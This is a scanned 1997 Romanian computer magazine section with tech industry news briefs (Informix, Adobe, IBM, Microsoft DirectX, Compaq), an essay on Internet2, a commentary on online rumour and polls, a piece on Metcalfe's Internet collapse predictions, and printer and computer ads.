http://www8.zdnet.com/pcweek/news/0728/01etosh.html

Informix

White va fi înlocuit din funcția de CEO a companiei Informix

INFORMIX CORP. a anunțat joi 31 iulie că Phil White va fi înlocuit din funcția de CEO a companiei de către Robert Finochio, fost președinte la 3Com Corp. White a fost CEO la Informix din 1989, devenind președinte în 1990. În acest interval de timp compania a făcut două achiziții importante: Stanford Technology Group Inc. și Illustra Information Technologies Inc. Dar în ciuda acestor achiziții, compania a avut și de suferit, în primul trimestru al acestui an, având pierderi în valoare de 140 milioane de dolari, în luna mai compania fiind nevoită să renunțe la 100 din angajați.
http://headlines.yahoo.com/zdnews/stories/870381577.html

Software

Adobe anunță apariția versiunii 5.5 a familiei FrameMaker

ADOBE SYSTEMS INCORPORATED a anunțat pe data de 4 august apariția versiunii 5.5 a familiei de produse soft FrameMaker pentru platformele Windows, Macintosh UNIX, incluzând FrameMaker 5.5, FrameMaker+SGML 5.5, FrameViewer 5.5, Frame Developer's Kit, o soluție completă pentru crearea de documente complexe în scopul tipăririi sau publicării pe WWW. Numărul în continuă creștere al companiilor ce au ales softul FrameMaker ca standard cuprinde nume ca Hewlett Packard, Fujitsu.
http://www.adobe.com/aboutadobe/publicrelations/HTML/9708/970804.frame55.html

Servere

Bridgestone/Firestone a ales IBM S/390

IBM a anunțat luni 4 august ca Bridgestone/Firestone Inc., una dintre cele mai mari companii producătoare de anvelope, va instala serverele IBM S/390 Parallel Enterprise IBM RS/6000 SP pentru a rula noile aplicații ce vor administra


SAP R/3
on
S/390

afacerile firmei. Serverul S/390 va administra și distribui datele companiei, iar serverul RS/600 SP va distribui și executa aplicațiile SAP R/3. Îmbinarea fiabilității și scalabilității serverului S/390 cu flexibilitatea serverului RS/6000 va ajuta Bridgestone/Firestone să satisfacă cerințele informatice.
http://www.software.ibm.com/news/281e.html

S. O.

IBM oferă suport JDK 1.1 pentru OS/2 Warp


IBM a anunțat marți, 5 august, lansarea versiunilor sistemelor de operare OS/2 Warp 4, OS/2 Warp Server și OS/2 Warp Server SMP integrate cu JDK 1.1. Versiunea finală a lui JDK 1.1 a sosit la un interval de o lună față de momentul când au fost anunțate public primele teste beta. Astfel, IBM este primul distribuitor de SO care oferă suport total JDK 1.1. Nici Netscape Communications, nici Microsoft nu oferă acest lucru. JDK 1.1 poate fi accesat la www.software.ibm .com/os2wrap.
http://www8.zdnet.com/pcweek/news/0804/04ejava.html



Software

Microsoft lansează un CD-ROM cu utilitare VRML 2.0

La SIGGRAPH '97, pe data de 4 august, Microsoft Corp. a lansat un CD-ROM cu utilitare VRML 2.0 pentru crearea de conținut 3D interactiv pentru intraneturi. CD-ROM-ul include exemple de utilitare de la peste 20 de companii de vârf în proiectarea VRML și va fi distribuit de Microsoft pe gratis. În iulie, Microsoft a integrat viewer-ul Intervista VRML 2.0 în browserul Internet Explorer 4.0. Acceptarea la scară largă a limbajului VRML 2.0 este importantă pentru că asigură vizualizarea de conținut VRML 2.0 prin intermediul oricărui browser ce recunoaște acest limbaj. CD-ROM-ul conține: utilitare pentru crearea de grafică 3D VRML dinamica, utilitare pentru editarea limbajului VRML 2.0 și a altor limbaje asociate, precum și biblioteci de texturi și imagini JPEG.
http://www.microsoft.com/corpinfo/press/1997/Aug97/VRMLSIGPR.htm


the stacks
Stroll the stacks for Viewpoint models, audio and texture libraries
news & events
The scoop on VRML evolution, events, Microsoft's plans
offworld exploits
Explore the virtual worlds of VRML -- here & beyond
download
Download a VRML2.0 Viewer and rummage through the tools and tech tips

Software

NCR va susține produsele Sun Solaris

NCR Sun Microsystems Inc. a anunțat o înțelegere prin care NCR va vinde și va oferi suport pentru softurile Sun Solaris prin serverul WorldMark. Sun va deveni unul din liderii mondiali ce va oferi medii de operare. De asemenea, Sun va putea include în versiunile viitoare ale lui Solaris facilități Unix dezvoltate de către cei de la NCR. Astfel, NCR va deveni un partener serios pentru Intel, iar serverul NCR WorldMark 4300 va ajunge o platformă de referință pentru Sun.
http://www.ncr.com/press_release/pr080497.html

Conferință

Conferințe CESA '98

Între 1 și 4 aprilie 1998 va avea loc în Tunisia a doua conferința CESA organizată cu sprijinul IMACS și IEEE/SMC, dedicată sistemelor industriale și de producție(I&MS). Cei interesați pot participa la sesiunile din cadrul conferinței, cu lucrări ce trebuie trimise până la 15 septembrie 1997.

Cele patru simpozioane sunt dedicate următoarelor domnii:

- Modelare, analiză și control
- Sisteme industriale și de producție
- Matematici aplicate și optimizări
- Procesare semnale și cibernetică

Simpozionul cu tema Sisteme industriale și de producție va fi prezidată de profesor Ileana Costea. Subiectele abordate pot include: producție agilă, automate, procesare de loturi, CAD, CIM, control și optimizare aproceselor indiustriale, toleranța la erori și reconfigurare, izolarea erorilor, sisteme flexibile de producție, implementarea sistemelor de producție, sisteme mari cu evenimente discrete, stabilitatea rețelelor, modelare și simulare orientată obiect, analiza perturbațiilor, Petri net, administrarea producției, controlul calității, realizarea rapidă a prototipurilor, analiza riscurilor, senzori și elemente inteligente de acționare, supravegere și controlul urmăririi, metodologie în știința sistemelor și proiectare și altele.
http://www.ec-lille.fr/Şcesa98/
http://www.csun.edu/~ce46911/Costea/

Software

Microsoft lansează DirectX 5.0

Microsoft Corp. a lansat pe data de 4 august versiunea 5.0 a setului de API-uri DirectX, acesta fiind primul sistem unificat de servicii multimedia pentru Windows 95, Windows NT Internet Explorer 4.0. În mai puțin de doi ani, DirectX a devenit un standard în industria multimedia, furnizând utilizatorilor o mulțime de servicii folosite în dezvoltarea de aplicații de genul mediilor interactive, a comunicațiilor în timp real și a publicațiilor pe Internet. DirectX 5.0 conține un set de interfețe de programare a aplicațiilor (API-uri), ce permit proiectanților de jocuri și de alte conținuturi interactive, apelarea funcțiilor hardware, fără scrierea de cod specializat în acest scop. Noua arhitectură DirectX 5.0 constă din două nivele de servicii media: „baza" DirectX, ce furnizează servicii la nivel hardware și „media" DirectX, pentru servicii media de nivel înalt. Facilitățile DirectX 5.0 includ: servicii DrawPrimitive pentru Direct3D, utilizarea de facilități 3D avansate aparținând tehnologiei „TALISMAN", suporturi pentru API-uri DirectDraw, DirectInput și DirectSound3D.
http://www.microsoft.com/corpinfo/press/1997/Aug97/DX5SIGPR.htm

Notebook

Compaq lansează noile notebook-uri Armada 7300

Compaq Computer Corp. a anunțat miercuri 30 iulie introducerea unei noi linii de notebook-uri, Armada 7300. Această serie va veni cu două configurații: Armada 7330T la prețul de 4.399$ și Armada 7350T la prețul de 4.899$. Dintre facilitățile lui Armada 7330T se pot aminti: procesor Intel Pentium 150 MHz, ecran color TFT de 12.1", disc hard de 2.1 GB, memorie EDO RAM de 16 MB. În plus față de Armada 7330T, Armada 7350 va oferi: procesor Pentium 166 MHz, 32 MB memorie EDO RAM (care poate fi extinsă la 128 MB); de asemenea, are încorporat un modem la 33.6 Kbps (care poate fi îmbunătățit la 56 Kbps). Noile notebook-uri vor avea preinstalat sistemul de operare Win '95 sau Windows NT 4.0.
http://www8.zdnet.com/pcweek/news/0728/30marm.html).

ARMADA 7300
COMPAQ
MOBILITY
LIGHTWEIGHT
KEY FEATURES
MODEL COMPARISON
PRODUCT SPEC
OPTIONS & ACCESSORIES
WARRANTY
WHERE TO BUY
FAMILY COMPARISON

Internet2 utilizează tehnolgii de vârf pentru Internet rapid

De Titu I. Băjenescu

Viitorul rețelei rețelelor

Comunitatea ştiinţifică americană este pe cale de a pune bazele unei noi reţele de comunicaţii foarte rapidă, destinată să înlesnească contactul cercetătorilor din întreaga lume, luându-şi astfel o meritată revanşă asupra „internauţilor" care au „subtilizat" Internet-ul, schimbându-i destinaţia iniţială-aceea de autostradă a informaţiei pentru cercetători. Vreo sută de universităţi americane, împreună cu firme de primă mărime din domeniu, cum ar fi IBM, CISCO, lucrează de zor la punerea la punct a celei de a doua generaţii a Internet-ului, „Internet2", care va fi de o sută, până la o mie de ori mai rapidă decât actualul Internet. Viteze de ordinul a 600 Mbits/s (care permit transmiterea unei lucrări de 30 de volume într-o singură secundă) - în comparaţie cu viteza ridicol de mică de 56 kbits/s a celor mai bune modemuri actuale, care se adresează marelui public-vor deveni o realitate într-un viitor destul de apropiat.

Fireşte că acest imens salt înainte-din punct de vedere tehnic-are un preţ scump de plătit, iar mitul gratuităţii din actualul Internet se va prăbuşi treptat-treptat cu timpul, în faţa necesităţilor de eficacitate, de fiabilitate şi de mare viteză necesare transmisiei de date disponibile în momentul de faţă (bandă largă, ATM, super-rutere, noi generaţii de protocoale IP etc.) şi bineînţeles de toate viitoarele progrese ale canalelor de cele mai diverse naturi. Se admite, în mod curent, că vechiul concept al telefoniei prin comutarea de circuite (anume faptul de a ridica receptorul şi de a forma un număr, „rezervând" astfel o porţiune a reţelei pentru utilizarea exclusivă a utilizatorului) şi-a trăit traiul. Noua tehnologie-care este deja operaţională-utilizează transmisia prin pachete. Datele (fişiere, scene video, comunicarea cu ajutorul vocii, a imaginilor etc.) sunt decupate în mici pachete care circulă în reţea, aşa cum circulă automobilele pe autostrăzi, înaintând de la o „macaroană" la alta (rutere), până la destinaţia lor finală. Ori, ca şi reţeaua rutieră, reţeaua informatică este şi ea expusă congestiei şi blocării circulaţiei care se produc la joncţiunea ruterelor, întocmai ca şi în cazul încrucişării rutiere. Pentru a evita congestia, trebuie făcut ceva pentru a fluidiza traficul.

Rutaj și comutare

Viteza nominală de transmisie în reţea-deşi spectaculară - nu este singurul parametru de care trebuie să ţinem seama. Într-adevăr, la ce foloseşte faptul că putem rula cu 200 km/h, dacă - doar cu câteva minute mai târziu-ne găsim blocaţi (vreme de o jumătate de oră) la o staţie de plată a taxei de utilizare a autostrăzii sau la o „macaroană"? În cazul tehnologiei reţelei - ca şi în cazul automobilului - ceea ce contează este media efectivă de parcurs. De aceea, unul din obiectivele conceptorilor noii reţele Internet2 este de a dezvolta gigapops (gigabits points of presence), cu alte cuvinte, nişte super-rutere capabile să dirijeze, să regleze şi să repartizeze traficul în „pachete", într-un mod mult mai eficace decât se face această operaţie astăzi. Firma CISCO - specialistă mondială în domeniul acestei tehnologii-va lansa, în această toamnă, un super-ruter Gigabit Switch, capabil să transmită la viteze de ordinul 2, 4 gigabits pe secundă! Paralel cu aceasta, va trebui întreprinsă o acţiune, la nivel mondial, al cărui scop primordial va fi reducerea numărului de intersecţii, (de „macaroane"), căci prezenţa fiecărei intersecţii, a fiecărei răscruci, încetineşte traficul şi este sursa unor pierderi inevitabile de date; căci un ruter supraîncărcat aruncă - pur şi simplu - pachetele excedentare. Aceasta explică de ce specialiştii americani lucrează în momentul de faţă la „mariajul" (căsătoria) tehnicilor de rutaj şi de comutare. Astăzi, un fişier - transmis via Internet de la New York la Los Angeles - trece prin cel puţin 15 intersecţii sau rutere. Instalând doar un comutator la New York şi unul la Los Angeles, s-ar putea elimina toate etapele intermediare (reducându-le de la 15 la 2), ceea ce permite mărirea efectivă atât a vitezei, cât şi a fiabilităţii transmisiei.

Transmisie de pachete inegale

Înainte de sosirea evenimentului mondial „multimedia", când transmisiile de date simple (fişiere, e-mail) erau predominante, protocolul IP - care regla traficul pachetelor - era insuficient, căci el se baza pe postulatul egalităţii mărimii pachetelor. Astăzi, o dată cu transmisia simultană a vocii şi a imaginilor animate, acest postulat a încetat să mai fie adevărat. Video-conferinţa - pe care se bazează marile speranţe de a îmbunătăţi şi accelera comunicarea, reducând la strictul minim necesar deplasările fizice dintr-un loc geografic într-altul, este o mare consumatoare de pachete, de mărimi diferite şi variabile; transmisia lor trebuie.

O nouă versiune a protocolului IP, IPv6, este în curs de omologare în momentul de faţă. În acelaşi domeniu, intervine tehnologia ATM (asynchronous transfer mode), punând la dispoziţie un sistem de comutare de mare viteză, care deschide - la cerere - un canal de comunicare, pe toată durata comunicării. Acest sistem se adaptează, în mod fundamental, la necesităţile video-în timp real - şi se combină cu tehnica mixtă de rutaj-comutare descrisă mai înainte.

... şi Europa?

În ciuda avansului lor, Statele Unite ale Americii nu au (din fericire!) monopolul cercetării în materie de reţele de mare viteză. Uniunea Europeană (UE) patronează proiectul TEN-34, dezvoltat pe baza unor reţele experimentale naţionale, care are-şi el-scopul de a accelera accesul la Internet. Mai puţin ambiţios decât Internet2, TEN-34 vizează, mai întâi, să mărească viteza de transfer la 34 Mbits/secundă şi apoi - într-o fază ulterioară - la 155 Mbits/s. Cifra - la prima vedere - ar putea să pară mică - în comparaţie cu 622 Mbits/s, respectiv 2,4 Gbits/s - anunţate pentru Internet2. Totuşi, progresul va fi substanţial, căci el va corespunde unei acceleraţii de ordinul 260 ori (în raport cu cei 128 kbits/s ale celor două canale cuplate ale unei linii ISDN (RNIS).

Realizarea proiectului TEN-34 ar permite o veritabilă difuzare a video-conferinţei şi a radio-difuziunii multimedia, la scară europeană.

... iar preţul?

Toţi utilizatorii „serioşi" ai Internet-ului au ajuns la concluzia că - deşi el reprezintă o inovaţie fundamentală în domeniul vectorilor de comunicare - are o mulţime de poticneli: acces lent, probleme în a căuta (şi găsi) buna informaţie, calitate extrem de variabilă - foarte adesea mediocră (ca să nu spunem îndoielnică!) - a conţinutului, etc. Treptat-treptat, Internet-ul va trebui să se disciplineze şi să înceteze să mai fie un laborator gratuit de experimentare a oricărui fleac lipsit de orice importanţă, chiar dacă va trebui să-şi piardă, prin aceasta, farmecul spontaneităţii.

În materie de accelerare, tehnologiile există (sau sunt pe cale de a inunda piaţa), aşa cum se poate constata. În schimb, este îndoielnic că universităţile sau întreprinderile care îl vor pune la punct (şi care vor face investiţii considerabile pentru realizarea Internet2) vor consimţi să-l pună gratuit la dispoziţia oricui. În mod fatal, peste foarte puţină vreme, se vor forma câteva categorii, bine precizate, de utilizatori ai noului Internet2. Curioşii care vor dori să se amuze, cât şi profesioniştii interesaţi, vor trebui să accepte să plătească preţul cuvenit pentru rapiditatea şi fiabilitatea informaţiilor.■

Prof. ing. Titu I. Bajenescu (Elveţia) este redactorul şef al revistei „Telematik Spektrum".

IMPRIMANTE DE REȚEA
TRICORP electronics
ECHIPAMENTE:
str. Londra nr. 33
tel: 679 48 79 tel/fax: 230 44 58
TEHNIC, CONSUMABILE, SOFTWARE:
str. Județului nr. 9, bl. 20, sc. A, ap. 2
tel/fax: 210 52 64
BUCUREȘTI
e-mail: tricorp@radiotel.ro
ACȚIUNE!
la fiecare imprimantă - un toner gratuit!
HP LaserJet 4V/4MV
HP LaserJet 5
HP LaserJet 5M/5N
HP LaserJet 5Si
HP LaserJet 5NX/5MX
HP LaserJet 5Si Mopier
HEWLETT PACKARD
Authorized Reseller

COMPUTERE
PENTIUM , PENTIUM PRO
5x86 , 6x86
IMPRIMANTE
CANON
HEWLETT PACKARD
HEWLETT PACKARD Authorized Dealer
Canon Authorized Dealer
Best Buy
COMPUTER SHOPPING CENTRE
SUBANSAMBLE PC
Mainboard , Hard Disk
SIMM RAM , Carcase
SVGA Card , Sound Card
Stereo Speakers
Unități Floppy 3,5"
CD-ROM 4x,8x,10x,12x
CONSUMABILE
InkJet & LaserJet CARTRIDGE
* HEWLETT PACKARD
* CANON * EPSON
cipro S.R.L.
COMPUTER SYSTEMS Ltd.
BUCUREȘTI ROMÂNIA
Str. ALEXANDRU IACOBESCU Nr.23
Tel.& Fax : +40-1-2200400 ; +40-1-2200401 ;
+40-1-6373653 ; +40-1-6374615 ; +40-1-6374665 ;

Comentariu

Evanghelia după Internet (III).
Mărturii din ciberspaţiu
De Dan Iancu

Ecce Hommo!

„The Net is opening up new terrain in our collective consciousness, between old-fashioned news and what used to be called the grapevine - rumor, gossip, word of mouth. Call it paranews - information that looks like news, that might even be news. Or a carelessly crafted half-truth.“

Tom Dowe, „News you can abuse“, Wired, ianurie 1997

Nu, nu am folosit acest titlu în sensul binecunoscut al inconştientei rostiri a adevărului, ci doar în cel iniţial, al luării în derâdere, sau, mai bine spus, un fel de a arăta cu degetul bârfa bazată pe jumătăţi de adevăruri şi pe dezvăluiri senzaţionale. Se face apel la dreptul de a şti al cetăţeanului, amestecând comentariul tendenţios cu informaţii inutile. Probitatea şi responsabilitatea celor care colportează astfel de gunoaie nu mă interesează, dar impactul lor asupra cititorilor este mult mai mare decât s-ar putea crede, mai ales în ţări ce beneficiază de o dezvoltată mitologie a conspiraţiilor de tot felul. Desigur că există şi ziare profilate pe ştiri „neapărat“ senzaţionale, dar hârtia rămâne hârtie, pe când ecranul de seară în care noi suntem cei ce „alegem“ e mult mai interesant şi, evident, mai „real“. Internetul beneficiază nu numai de veridicitatea faptului venit din surse „sigure“, dar şi de exacerbarea ego-ului prin „participare“. Şi cum nici o sită care să „cearnă“ neghina nu avem – ar fi de presupus un grad încă neatins de cultură politică – rămâne să ne oprim doar asupra plăcerii resimţite de netizen în luarea de hotărâri din cele mai variate, nu neapărat intrând în sfera lui de cunoştinţe.

„Am, n-am să întâlnesc pe cineva, la zece fix mă duc în târg“. Cam aşa am putea rezuma dorinţa de implicare în orice a cetăţeanului ce beneficiază de un calculator şi o docilă tastatură. Mai deunăzi, „răsfoind“ noutăţile de pe AOL, mă pomenesc în faţa unei întrebări asupra căreia sunt chemat să-mi dau cu părerea. Neinteresant subiectul chestionarului, fiindcă, oricum, dacă unul îşi pierde actualitatea, vine următorul şi îi ia locul. Surprinzător era numărul mare de abonaţi care-şi dădeau cu presupusul, zeci de mii. Desigur, e mult mai simplu să acţionezi un buton decât să decupezi chestionarul cu pricina dintr-un ziar sau să pui mâna pe telefon şi să ai răbdare să prinzi operatorul de serviciu al televiziunii. Apăsând „butonaşul“ mouse-ului, când „săgeţica“ este în „pătrăţelul“ unde scrie „YES“, simţim deja fiorul apartenenţei noastre la „grupul de decizie“. Dar câţi îşi pun cinstit întrebarea: oare sunt calificat să răspund? Pe asta mizează şi autorii chestionarului. O explicaţie mult prea succintă (time is money, nu?), invitaţia strigătoare şi atât de personală, simplitatea aparentă (nimeni nu cere vârstă, profesie şi alte asemenea „abureli“) sunt doar o parte din elementele care ar trebui să ne facă suspicioşi. Şi, cum la astfel de întrebări răspunsul se ştie dinainte, autorii pot să invoce clasicul principiu „vox populi, vox dei“ şi iată problema rezolvată.

De ce să-şi bată capul specialiştii? Agora ştie! De unde? De la natură.

Dacă 70-80% din cei care răspund sunt „pentru“, când afirmaţia e de cele mai multe ori în sprijinul unei lipse de toleranţă, înseamnă că aşa este. Nu ni se precizează cine sunt „Marii Anonimi“, de unde vin, pe câţi dintre abonaţi reprezintă ei. Nimic din ceea ce ar face un astfel de mini-referendum credibil. Se indică doar ţinta şi, bazându-se pe previzibila opinie „generală“, autorii îşi pot scrie de dinainte concluziile. Aparenta democraţie îşi va spune cuvântul! Tragem cortina şi trecem impasibili la următoarea „cestiune la ordinea zilei“.

Un alt soi de condamnare apriorică este şi publicarea fleacurilor despre cei din bătaia reflectoarelor. Amănunte despre viaţa particulară, extrase din fişele medicale, banale bârfe. E limpede ca lumina zilei că votez cu Dole, pentru că Bill are septul perforat. Mecanismul subtil al titlurilor bombastice este mai violent pe Internet. Vine peste tine. Cei mai expuşi sunt cei mai noi. Au auzit atâtea despre posibilităţile nelimitate ale reţelei şi vor să le încerce pe toate. Newbie-ul are un fel de beţie a parcurgerii, timpul nu-i mai ajunge, în sfârşit poate să aibă **totul**. Fişierele de „bookmark“ devin din ce în ce mai stufoase, el trebuie să răspundă la tot ce se publică pe o listă de discuţii, citeşte cu nesaţ dezvăluirile senzaţionale despre... Peste „setea“ lui naturală se suprapune şi bombardamentul celor care nu te aşteaptă cuminţi să-i vizitezi, ci îţi trimit „personal“ tot ce ai nevoie, ca să simţi că eşti solicitat. Funcţionarul care la serviciu răspunde docil întrebărilor clienţilor, subalternul care execută mecanic dispoziţiile şefilor, pensionarul care trebăluieşte surd la bombănelile nevestei, elevul timorat de extemporale, toţi aceştia devin lei ai news-grupurilor şi fanatici căutători de ştiri „proaspete“. Îşi dau cu părerea la orice şi, mai ales, condamnă. Reprezintă un fel de semafoare ale listelor de discuţii, clipind vehement: „Asta da, asta nu“. Faptul că nu au argumente nu îi împiedică să interzică. Nu sesizează discrepanţa între reala lor stare în societate şi atitudinea tranşantă pe care o au în faţa unor decizii care ar putea avea o oarecare însemnătate. În cazul în care încerci timid să le sugerezi că nu ar avea dreptate, eşti răftuit de urgenţă homosexual, ateu, securist etc. „Nu avem voie să ne spunem părerea?“. Ba da. Părerea, nu sentinţa!

Internetul se vrea un imens forum de discuţii libere şi nu o defulare a „loser“-ilor. Transformarea lui dintr-una în alta depinde de noi, cei mulţi. Tăcuţi sau nu, având sau nu „harul scrisului“, să ne dăm cu părerea, să ascultăm o altă voce și, mai ales, să admitem că, deși făcuți „după chipul și asemănarea Domnului“, nu suntem la fel. Nici trucul ieftin al schimbării adresei pentru a putea înjura în voie, nici satisfacția „luării de decizii“, nici aplecarea urechii la orice „dezvăluire“ nu ne va face mai importanți. Statutul social nu se schimbă în realitatea nerestrictivă a Internetului, ci doar relevă „bubele“ de care suferim și pe care le ascundem în loc să le tratăm. Nimeni nu impune nimic și tocmai asta trebuie să ne dea de gândit. Lipsa de limite apelează la toleranță și nu la urletele unui fanatism nu tocmai de neglijat. Nu cred că un regim fascist sau comunist ar putea avea vreun viitor într-o țară real democrată și de un nivel de trai decent, dar elemente ale discursului intransigent se vor regăsi oriunde, iar susținătorii cei mai fervenți vor fi tocmai cei care nu caută să vadă cât de serios este un chestionar.

Nu neg dreptul la existență al celor care își câștigă pâinea din publicarea știrilor și referendumurilor manipulate și nici dreptul publicului de a fi informat sau de a se exprima, dar pot să cer unui public matur să păstreze echilibrul societății, să discearnă, să pună informațiile într-o ordine de prioritate și nu să le dea o egală importanță. Inconștiența primilor nu scuză cu nimic nepăsarea noastră. Sunt păreri că Internetul nu are un impact atât de mare ca televiziunea sau ziarele. Să admitem că azi așa este. Dar mâine? Încercăm să construim un Turn Babel al armoniei și al deschiderii și nu al vacarmului unei false democrații. Asta depinde numai de puterea noastră de a înțelege că nu ne pricepem la orice. De stăpânirea noastră, de voința de a ne informa când ținem morțiș să participăm. Nu satisfacția „click“-ului pe o condamnare înseamnă democrație, ci refuzul de a condamna în necunoștință de cauză.

Într-o utopică societate, mi-aș dori ca, la intrarea în Internet, newbie-ului să răspundă la întrebarea „Este vinovat Socrate?“. Cum, cine e Socrate ? Vezi la http://... ■

Dan Iancu uhi4ge@aol.com)

MICĂ PUBLICITATE

HEWLETT PACKARD
Reseller Plus

TRICORP electronics
BUCUREȘTI
tel/fax: 679 48 79; 633 04 68; 210 52 64
e-mail: tricorp@radiotel.ro

Consumabile Hewlett Packard

Color Ink Cartridge DJ5xxC,3xx,4xx	$27.91
Black Ink Cartridge DJ5xx,4xx	$26.52
Black Ink Cartridge DJ6xx	$26.52
Color Ink Cartridge DJ6xx	$27.91
Toner LJ4(M)L, 4(M)P(3000 pag.)	$69.61
Toner LJIIP(+),IIIP(3500 pag.)	$83.99
Toner LJ5(M)P(4000 pag.)	$82.10
Toner LJ5L(2500 pag)	$62.29
Toner LJ4(M)(+),(6000 pag.)	$97.03
Toner LJ4/M/+/4M+/5/5M/5N	$107.68
Toner LJ4V	$140.58
Toner LJ5SI	$195.17

Anunț

Informăm pe cei intresați că revista noastră electronică, Agora On Line, este oglindită pe serverele firmelor InterComp și Kappa. Puteți citi Agora On Line și la adresele:

http://www.starnets.ro/agora/

http://www.kappa.ro/agora/

Cât costă lumea?

Nu știm.

Ce vă putem însă spune este că un anunț de mică publicitate de această dimensiune costă

80$

BYTE ROMANIA

Puteți obține informații suplimentare la:

Computer Press Agora

Tel.: 065-166516
065-166257

INTERNET

Net Soft SRL

Tel/Fax: 065-162614

SISTEME DE EDITARE VIDEO PROFESIONALE

KEYSYS GrafX

VIDEO MACHINE v.3 AV MASTER

achiziție de semnal video și audio
editare digitală on-line/off-line, mixaj video
efecte digitale

3700–Oradea, str. Roșiorilor nr. 1 tel/fax: 059 137.700; 137.794; 419.805,436.281

INDEXUL INSERENȚILOR

Nr.	Firma	Pag.	Telefon
	A		
1	Ager Business Tech	107	01-4103303
	C		
2	Cipro	126	01-2200400
3	Computer Land	39	01-3367599
4	Computer Press Agora	79, 87, 108, 112	065-166516
	D		
5	Digital România	9	01-2105508
	E		
6	EUnet România	118	01-4100100
7	Expert System Plus	120	01-2108565
8	Export Consult	45	01-3304549
	F		
9	Flamingo Computers	CIII	01-2225041
10	Forte Company	1	01-3122360
	G		
11	Gemini SP	120	01-2108565
12	Genesys Software	86	01-6384944
	H		
13	Hotsoft	89	065-166516
	I		
14	ICL Romania	17	01-2506175
15	Imation	4	092-200722
16	InterComp	102	01-3238255
	K		
17	Keysys Gfx Oradea	128	059-436281
	M		
18	MB Distribution	C II	01-2305127
19	MINOLTA România	2	01-6346245
20	Multimedia Automex România	119	061-761845
	N		
21	Net Brinel	22	064-430280
22	Netsoft	128	065-166516
	P		
23	Planeta Internet	82	01-3300006
	S		
24	Salient România	3	01-2121790
25	Sirom Graphics	5	01-2300478
26	Sprint Computers	C IV	044-110700
27	Starsoft	18	051-415800
	T		
28	Tornado Sistems	11	041-618580
29	Tricorp Electronics	126, 128	01-6794879

Anul Internetului

1997 a fost numit anul Internetului - dar nu neapărat, cum s-ar crede, pentru succese - incontestabile de altfel - ci chiar dimpotrivă.

Dacă e să-l credem pe Bob Metcalfe, Internetul este la marginea prăpastiei - mai e puţin şi s-a terminat...

Bob Metcalfe, ee68, metcalfe@infoworld.com , sau altfel spus inginer de profil electric, MIT, promoţia 68, este unul din cei ale căror nume nu vor fi uitate de istoria tehnicii:

- în 1973, a inventat ethernet - o modalitate de interconectare a calculatoarelor folosită în prezent de peste 100.000.000 de calculatoare din lumea întreagă;
- în 1979, a fondat 3com, companie care face anual vînzări de 5 miliarde (USD...)
- în 1996 a primit „IEEE Medal of Honor"

Previziunile sumbre ale lui Metcalfe nu sînt chiar noi şi mai în glumă, mai în serios, Metcalfe declara că probabil va intra în istorie nu ca cel-care-a-inventat-ethernetul, ci ca jurnalistul-care-a-mîncat-articolul-în-care-a -făcut-un-prognostic-fals: la a şasea conferinţă WWW desfăşurată la Santa Clara, la 10 aprilie 1997, asistenţa l-a determinat să mănînce (ufff...those americans) articolul din numărul InfoWorld decembrie 95 în care prezisese că în decursul anului 1996, Internetul va colapsa, lucru care nu s-a întîmplat. Sau nu pe de-antregul.

Metcalfe introduce noţiunea de kilo-mega- giga-laps pentru a nuanţa colapsurile prezise: numărul de ore*utilizatori pierdute din cauza nefuncţionării parţiale sau totale ale unor părţi din tot ceea ce defineşte Internetul.

Argumentele pe care le aduce Metcalfe sînt greu de combătut chiar şi de cei care neagă cu vehemenţă că WWW este un acronim pentru World Wide Wait: de la simplul fapt că toţi cei care utilizează un browser ştiu foarte bine unde este butonul de stop, pînă la incidente de natura celui în care o banală eroare de editare pe care a comis-o un inginer de întreţinere la Netcom tastînd din greşeală un ampersand într-o tabelă de rutare, a „doborît" într-o clipită toate ruterele netcom şi a făcut imposibil accesul la Internet pentru toţi cei circa 400.000 de utilizatori netcom timp de circa 13 ore (un 5,2 megalaps în accepţiunea lui Metcalf).

Problema cea mare vine din viteza de creştere: toată lumea vrea acces Internet, din ce în ce mai mulţi oameni vor să conecteze din ce în ce mai multe calculatoare pe care să ruleze din ce în ce mai multe aplicaţii cu pretenţii din ce în ce mai mari relativ la volumul de date ce trebuie vehiculate la viteze din ce în ce mai mari...

Gîndiţi-vă ce se întîmplă dacă toţi posesorii ai vreunui mijloc de locomoţie ar ieşi deodată pe şosele, sau toţi abonaţii telefonici ar ridica receptoarele deodată: n-ar mai funcţiona nimic, toate şoselele ar fi blocate, nimeni n-ar putea vorbi cu nimeni.

Şi genul ăsta de probleme, tehnice să le spunem, sînt doar primele dintr-un noian care de-abia urmează, şi pe care americanii le văd ca fiind ale lor, neînţelegînd prea exact ce se întîmplă în bătrîna Europă, pe care o simt plutind undeva în derivă, la distanţă din ce în ce mai mare. Mult prea mare ca să nu implice o doză de compătimire: aaa, Europa, sigur că da, acolo unde telefoanele locale costă bani, unde prizele de prin hoteluri pentru modemul din laptop diferă de la ţară la ţară sau chiar de la un hotel la altul, în cazul fericit că sînt prezente, unde ...

Problemele majore pe care Internet-ul le aduce cu el de-abia se întrevăd, şi poate anul Internetului marchează doar momentul în care o parte însemnată din inteligenţa lumii îi acordă cu adevărat atenţie. Pentru că acum Internetul a ieşit definitiv din sfera „tehnocraţilor" - e pentru toată lumea, şi pentru arheologi, şi pentru poliţişti, şi pentru medici, şi pentru politicieni, şi pentru muzicieni, şi pentru ingineri, şi pentru bucătari, şi pentru alpinişti...

Generaţiile care vin vor creşte sub semnul Internetului, comunicînd în moduri nemaiîntîlnite pînă acum. Mult mai directe, mult mai deschise. Mai expuse. Inclusiv la experienţe dureroase: vezi cazul fetiţei de 11 ani, căreia prietenul ei, vrînd să-i arate cum e cu Internetul, s-a apucat să-i caute situri cu referiri la Winnie the Pooh, ursuleţul mult iubit al fetiţei. Şi a dat peste un sit în care blîndul ursuleţ, celebru erou de benzi automate şi totdeauna personaj pozitiv, era prezentat ca un gangster fioros, ucigaş în serie, degrabă vărsătoriu de (mult) sînge... Fetiţa a izbucnit în plîns şi a rămas cu o traumă. Sigur că va înţelege cîndva că totul era o glumă sarcastică - dar deja felul în care vede lumea este altul. Mai bun?! Nu. Mai matur? Poate. Dar sigur _altfel_.

